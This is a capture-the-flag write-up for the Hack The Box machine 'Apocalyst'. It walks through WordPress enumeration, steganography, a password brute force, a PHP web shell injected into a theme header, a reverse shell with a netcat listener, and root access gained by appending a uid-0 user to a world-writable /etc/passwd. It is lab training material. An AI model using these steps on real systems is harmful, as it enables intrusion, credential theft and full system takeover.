

0x1 Scan

```
E offsec/apocalypse git:(master) ▶ rustscan --ulimit 1000 -a 10.10.10.46 -- -sC -sV -Pn --script=default
-----[REDACTED]-----
The Modern Day Port Scanner.


: https://discord.gg/GFrQsGy      :
: https://github.com/RustScan/RustScan   :
-----[REDACTED]-----
🌐 HACK THE PLANET 🌐

[~] The config file is expected to be at "/home/khant/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up t
Open 10.10.10.46:22
Open 10.10.10.46:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
POR STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 ((Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQC31v50N0qrpNu/jcyTlljgNneZ/fMZ7CG0yDjCMa1Qc6YtMbYdd9H3o8u3nbiakd18yW1w0mkfXEgknEbnFcb3Ey5QI60FC6gy/oWy3UyKNn3qkNq5XsMxVj4tbA4wP4yHIBoGUOLphSKpSDX8K+PoEgZ3Au03zYjUw8rMPb3LSeXs
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQIBmlzdHAyNTYAAQBBM93PeqWOJLPlf9AK3ytgwWL0pQUChBo
|   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuP4PNCgZu2qrKNZLu+PaCCyf5Eqq5no6CgJJPsST9h
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP (80)

It looks like Wordpress website.



POSTS

27TH JULY 2017

How Long do we Have?

This article has been taken from the express article found [here](#):

If you believe in the countless end of the world predictions, then it is time to prepare for the apocalypse with militant Christians linking the dots to discover that 2017 will be our “final year” on this planet.

Increased seismic activity around the globe coupled with mass-animal deaths – such as the whale beachings in New Zealand – are “amazing evidence” that the end is nigh.

Conspiracy website Signs of The End Times says that the signs are in the Bible.

The website states: “Never has there been a time before when all these events were evident in so many diverse places and with such frequency and intensity.

“Our generation is the first generation to fulfil all the biblical signs.

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CATEGORIES

wpscan

Since it is a wordpresss website, I use [wpscan](#) to enumerate

- vulnerable plugins/themes
- version
- existing users

```
≡ security/offsec git:(master) ▶ wpscan -e vp,vt,u --url http://apocalyst.htb/
```



WordPress Security Scanner by the WPScan Team

Version 3.8.22

Sponsored by Automattic - <https://automattic.com/>

@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] It seems like you have not updated the database for some time.
```

```
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
```

```
[i] Updating the Database ...
```

```
[i] Update completed.
```

```
[+] URL: http://apocalyst.htb/ [10.10.10.46]
```

```
[+] Started: Fri Mar 17 17:04:17 2023
```

Interesting Finding(s):

```
[+] Headers
```

```
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://apocalyst.htb/xmlrpc.php
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
|   - http://codex.wordpress.org/XML-RPC\_Pingback\_API  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner/  
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access/
```

```
[+] WordPress readme found: http://apocalyst.htb/readme.html
```

```
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

I also found one user *falaraki*.

```
[i] User(s) Identified:  
  
[+] falaraki  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

There is no vulnerable plugins.

Feroxbuster

I did Feroxbuster and foudn some new interesting urls.

```
git:(master) > feroxbuster -w ~/.local/wordlists/seclists/current/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://apocalyst.htb/  
██████████ [██████████] ██████████  
by Ben "epi" Risher ☺ ver: 2.7.3  
🕒 Target Url          http://apocalyst.htb/  
📝 Threads             50  
📄 Wordlist            /home/khant/.local/wordlists/seclists/current/Discovery/Web-Content/directory-list-2.3-medium.txt  
🔥 Status Codes         [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]  
⚡ Timeout (secs)       7  
🌐 User-Agent           feroxbuster/2.7.3  
🌐 HTTP methods         [GET]  
⌚ Recursion Depth      4  
📅 New Version Available https://github.com/epi052/feroxbuster/releases/latest  
🏁 Press [ENTER] to use the Scan Management Menu™
```

```


301 GET 9L 28w 313c http://apocalyst.htb/main => http://apocalyst.htb/main/
301 GET 9L 28w 313c http://apocalyst.htb/info => http://apocalyst.htb/info/
301 GET 9L 28w 313c http://apocalyst.htb/page => http://apocalyst.htb/page/
301 GET 9L 28w 313c http://apocalyst.htb/site => http://apocalyst.htb/site/
301 GET 9L 28w 313c http://apocalyst.htb/events => http://apocalyst.htb/events/
301 GET 9L 28w 313c http://apocalyst.htb/header => http://apocalyst.htb/header/
200 GET 397L 4704w 0c http://apocalyst.htb/
301 GET 9L 28w 313c http://apocalyst.htb/wp-content => http://apocalyst.htb/wp-content/
301 GET 9L 28w 313c http://apocalyst.htb/blog => http://apocalyst.htb/blog/
301 GET 9L 28w 327c http://apocalyst.htb/wp-content/uploads => http://apocalyst.htb/wp-content/uploads/
301 GET 9L 28w 313c http://apocalyst.htb/post => http://apocalyst.htb/post/
301 GET 9L 28w 313c http://apocalyst.htb/text => http://apocalyst.htb/text/
301 GET 9L 28w 313c http://apocalyst.htb/book => http://apocalyst.htb/book/
301 GET 9L 28w 312c http://apocalyst.htb/art => http://apocalyst.htb/art/
301 GET 9L 28w 314c http://apocalyst.htb/start => http://apocalyst.htb/start/
301 GET 9L 28w 313c http://apocalyst.htb/icon => http://apocalyst.htb/icon/
301 GET 9L 28w 317c http://apocalyst.htb/pictures => http://apocalyst.htb/pictures/
301 GET 9L 28w 317c http://apocalyst.htb/personal => http://apocalyst.htb/personal/
301 GET 9L 28w 315c http://apocalyst.htb/Search => http://apocalyst.htb/Search/
301 GET 9L 28w 320c http://apocalyst.htb/information => http://apocalyst.htb/information/
301 GET 9L 28w 318c http://apocalyst.htb/reference => http://apocalyst.htb/reference/
301 GET 9L 28w 314c http://apocalyst.htb/entry => http://apocalyst.htb/entry/
301 GET 9L 28w 326c http://apocalyst.htb/wp-content/themes => http://apocalyst.htb/wp-content/themes/
301 GET 9L 28w 320c http://apocalyst.htb/wp-includes => http://apocalyst.htb/wp-includes/
301 GET 9L 28w 327c http://apocalyst.htb/wp-content/plugins => http://apocalyst.htb/wp-content/plugins/
301 GET 9L 28w 314c http://apocalyst.htb/state => http://apocalyst.htb/state/
301 GET 9L 28w 315c http://apocalyst.htb/custom => http://apocalyst.htb/custom/
301 GET 9L 28w 317c http://apocalyst.htb/language => http://apocalyst.htb/language/
301 GET 9L 28w 313c http://apocalyst.htb/down => http://apocalyst.htb/down/
301 GET 9L 28w 329c http://apocalyst.htb/wp-content/languages => http://apocalyst.htb/wp-content/languages/
301 GET 9L 28w 327c http://apocalyst.htb/wp-content/upgrade => http://apocalyst.htb/wp-content/upgrade/
301 GET 9L 28w 313c http://apocalyst.htb/term => http://apocalyst.htb/term/
301 GET 9L 28w 312c http://apocalyst.htb/RSS => http://apocalyst.htb/RSS/
301 GET 9L 28w 312c http://apocalyst.htb/org => http://apocalyst.htb/org/
301 GET 9L 28w 317c http://apocalyst.htb/masthead => http://apocalyst.htb/masthead/
301 GET 9L 28w 313c http://apocalyst.htb/time => http://apocalyst.htb/time/
301 GET 9L 28w 313c http://apocalyst.htb/Blog => http://apocalyst.htb/Blog/
301 GET 9L 28w 317c http://apocalyst.htb/accounts => http://apocalyst.htb/accounts/
301 GET 9L 28w 313c http://apocalyst.htb/name => http://apocalyst.htb/name/
301 GET 9L 28w 313c http://apocalyst.htb/meta => http://apocalyst.htb/meta/
301 GET 9L 28w 315c http://apocalyst.htb/thanks => http://apocalyst.htb/thanks/
301 GET 9L 28w 314c http://apocalyst.htb/power => http://apocalyst.htb/power/
301 GET 9L 28w 315c http://apocalyst.htb/vision => http://apocalyst.htb/vision/
301 GET 9L 28w 313c http://apocalyst.htb/fire => http://apocalyst.htb/fire/
301 GET 9L 28w 313c http://apocalyst.htb/last => http://apocalyst.htb/last/
301 GET 9L 28w 312c http://apocalyst.htb/New => http://apocalyst.htb/New/
301 GET 9L 28w 317c http://apocalyst.htb/branding => http://apocalyst.htb/branding/
301 GET 9L 28w 318c http://apocalyst.htb/knowledge => http://apocalyst.htb/knowledge/
301 GET 9L 28w 313c http://apocalyst.htb/idea => http://apocalyst.htb/idea/
301 GET 9L 28w 314c http://apocalyst.htb/dates => http://apocalyst.htb/dates/
301 GET 9L 28w 314c http://apocalyst.htb/build => http://apocalyst.htb/build/

```

But they all return this image.

- */main*
- */blog*

- */page* and etc



Nothing promising comes out.

Wfuzz with custom wordlist

I created a custom wordlist with `cewl`

```
└ offsec/apocalypse git:(master) ▶ cewl http://apocalypse.htb -w wordlist.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
└ offsec/apocalypse git:(master) ▶ head wordlist.txt
the
and
Apocalypse
Revelation
that
Preparation
Blog
end
Book
Daniel
└ offsec/apocalypse git:(master) ▶ wc -l wordlist.txt
532 wordlist.txt
└ offsec/apocalypse git:(master) ▶ ┌
```

I found a route that seems to response quite different.

```
└ offsec/apocalypse git:(master) ▶ wfuzz -w wordlist.txt -u http://apocalypse.htb/FUZZ/ --hl 9,13
*****
* WFuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://apocalypse.htb/FUZZ/
Total requests: 532

ID	Response	Lines	Word	Chars	Payload
000000455:	200	14 L	20 W	175 Ch	"Righteousness"

Total time: 0
Processed Requests: 532
Filtered Requests: 531
Requests/sec.: 0

stegnography

I found a hidden text file inside the image.

```
└ offsec/apocalyst git:(master) ▶ steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
└ offsec/apocalyst git:(master) ▶ head list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
└ offsec/apocalyst git:(master) ▶ wc -l list.txt
486 list.txt
└ offsec/apocalyst git:(master) ▶
```

I try `wfuzz` again but this time does not give anything.

```
└ offsec/apocalyst git:(master) ▶ wfuzz -w list.txt -u http://apocalyst.htb/FUZZ/ --hl 9,13
*****
* WFuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://apocalyst.htb/FUZZ/
Total requests: 486

ID	Response	Lines	Word	Chars	Payload

Total time: 0
Processed Requests: 486
Filtered Requests: 486
Requests/sec.: 0

wp-admin bruteforce

So I try password bruteforce on Wordpress site.

```
offsec/apocaylist git:(master) ▶ wpscan --url http://apocalyst.htb/ --passwords list.txt
```


```
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[+] URL: http://apocalyst.htb/ [10.10.10.46]
[+] Started: Fri Mar 17 17:41:09 2023
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - falaraki / Transclisiation
Trying falaraki / Transclisiation Time: 00:00:13 <=====
[!] Valid Combinations Found:
| Username: falaraki, Password: Transclisiation
```

I found a valid credential.

- *falaraki:Transclisiation*



I edit theme header to put `phpinfo()`; and it works.

Edit Themes

File edited successfully.

Twenty Seventeen: Theme Header (header.php)

```
<head>
<meta charset="<?php bloginfo( 'charset' ); ?>">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<?php wp_head(); ?>
</head>

<?php
    phpinfo();
?>

<body <?php body_class(); ?>>


<a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyseventeen' ); ?></a>

    <header id="masthead" class="site-header" role="banner">
        <?php get_template_part( 'template-parts/header/header', 'image' ); ?>

        <?php if ( has_nav_menu( 'top' ) ) : ?>
            <div class="navigation-top">
                <div class="wrap">
                    <?php get_template_part( 'template-parts/navigation/navigation', 'top' ); ?>
                </div><!-- .wrap -->
            </div><!-- .navigation-top -->
        <?php endif; ?>
    </header><!-- #masthead -->


```

Select theme to edit:

Documentation: Function Name... ▾ Look Up

Apocalypse Preparation Blog Customise 1 0 + New Edit Post Hi, faloraki

PHP Version 7.0.18-0ubuntu0.16.04.1

php

System	Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendars.ini, /etc/php/7.0/apache2/conf.d/20-c ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-finfo.info, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shm.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS
Debug Build	no
Thread Safety	disabled

I updated for web shell.

Twenty Seventeen: Theme Header (header.php)

```
<head>
<meta charset=<?php bloginfo( 'charset' ); ?>>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<?php wp_head(); ?>
</head>

<?php
    system($_GET['cmd']);
?>


<body <?php body_class(); ?>>
<div id="page" class="site">
    <a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyseventeen' ); ?></a>

    <header id="masthead" class="site-header" role="banner">

        <?php get_template_part( 'template-parts/header/header', 'image' ); ?>

        <?php if ( has_nav_menu( 'top' ) ) : ?>
            <div class="navigation-top">
                <div class="wrap">
                    <?php get_template_part( 'template-parts/navigation/navigation', 'top' ); ?>
                </div><!-- .wrap -->
            </div><!-- .navigation-top -->
        <?php endif; ?>

    </header><!-- #masthead -->
```



This time I replace with the following PHP reverse shell.

- <https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>

I receives a shell.

```
130 offsec/apocalypse git:(master) ▶ rlwrap nc -lvpn 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.10.46 47922
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
12:53:37 up 4:08, 0 users, load average: 0.07, 0.02, 0.00
USER    TTY      FROM          LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

0x3 Foothold

enumeration as *www-data*

I got the shell as *www-data*. Inside */var/www/html* I got 2 directory

```
ls /var/www/html
apocalypse.htb  index.html  testdir.htb
cd /var/www/html
cd /var/www/html
www-data@apocalypse:/var/www/html$ 
```

I read `/var/www/html/apocatalyst.htb/wp-config.php` and found credential.

```
cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');
```

- `root:Th3SoopaD00paPa5S!` → I try password reuse on `root` and `falaraki` and both failed.

user.txt

```
cd /home/falaraki
cd /home/falaraki
ls
ls
user.txt
cat user.txt
cat user.txt
edb7b53b2f15b188b4b99203331c2f20
ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e9:ed brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.46/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:e9ed/64 scope global mngtmpaddr dynamic
        valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:e9ed/64 scope link
        valid_lft forever preferred_lft forever
hostname
hostname
apocalypse
www-data@apocalypse:/home/falaraki$ 
```

Privilege escalation

/etc/passwd is writable by any users. For example, this is how correct permission should be like.

```
✗ offsec/apocalypse git:(master) ▶ ls -al /etc/passwd
.rw-r--r-- 2.9k root 11 Feb 00:36 /etc/passwd
✗ offsec/apocalypse git:(master) ▶ 
```

This is how permission is in *apocalypse*

```
ls -al /etc/passwd
ls -al /etc/passwd
-rw-rw-rw- 1 root root 1637 Jul 26 2017 /etc/passwd
www-data@apocalypse:/home/falaraki$ 
```

So I generate password *pwned* hash

```
≡ offsec/apocalypse git:(master) ▶ openssl passwd -1 pwned  
$1$jhANVDbZ$rD4TIAAYFZAAsEsd19p3g91  
≡ offsec/apocalypse git:(master) ▶ █
```

Then I add to */etc/passwd*

```
echo 'ghost:$1$jhANVDbZ$rD4TIAAYFZAAsEsd19p3g91:0:0:root:/root:/bin/bash' >> /etc/passwd  
oot:/bin/bash' >> /etc/passwdAAYFZAAsEsd19p3g91:0:0:root:/r  
tail /etc/passwd  
tail /etc/passwd  
syslog:x:104:108::/home/syslog:/bin/false  
_apt:x:105:65534::/nonexistent:/bin/false  
lxdr:x:106:65534::/var/lib/lxd/:/bin/false  
messagebus:x:107:111::/var/run/dbus:/bin/false  
uuidd:x:108:112::/run/uuidd:/bin/false  
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
falaraki:x:1000:1000:Falaraki Rainiti,,,:/home/falaraki:/bin/bash  
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin  
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false  
ghost:$1$jhANVDbZ$rD4TIAAYFZAAsEsd19p3g91:0:0:root:/root:/bin/bash  
www-data@apocalypse:/$ █
```

Then I can login as *root*.

```
su ghost  
su ghost  
pwned  
  
id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@apocalypse:/# █
```

root.txt

```
cat root.txt
cat root.txt
62991c4eef0f87d7b71a5064f8b6faa
ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e9:ed brd ff:ff:ff:ff:ff:ff
        inet 10.10.10.46/24 brd 10.10.10.255 scope global ens33
            valid_lft forever preferred_lft forever
        inet6 dead:beef::250:56ff:feb9:e9ed/64 scope global mngtmpaddr dynamic
            valid_lft 86396sec preferred_lft 14396sec
        inet6 fe80::250:56ff:feb9:e9ed/64 scope link
            valid_lft forever preferred_lft forever
hostname
hostname
apocalyst
root@apocalyst:~# []
```